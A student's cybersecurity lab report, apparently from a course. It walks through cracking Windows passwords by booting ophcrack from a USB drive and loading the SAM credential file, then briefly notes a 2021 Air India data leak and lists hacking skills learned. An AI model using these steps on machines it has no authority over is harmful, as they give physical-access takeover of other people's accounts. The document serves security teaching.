
- Insert your pendrive and select the ophcrack iso file and click on start.
- It will then format your pendrive and make your pendrive bootable
- Now insert the pendrive into the machine
- And go into the boot menu and start the machine using ophcrack.
- It automatically starts cracking the passwords.



In some cases it may not start directly.

- So in that cases open launcher in ophcrack.

- Click on Load
- After that search for SAM(security account manager) file it is located in windows>>system32>>config>>SAM.
- Load it in ophcrack windows and click on crack.
- It will start cracking the winfows password.



Here the password cannot be cracked because a strong password is used in it.

TASK 8:Recent cybersecurity attack and lessons learnt from the course

Answer-
On 21st may 2021 there had been a data leak from AirIndia Website,about 4.5million users data was leaked form the site.

I have learnt various technique regarding cybersecurity matters.

Have got quickhand in

- Phishing attack
- Metasploit Framework
- Android Hacking
- Password cracking
- Wifi sniffing
- Website hacking using sql method.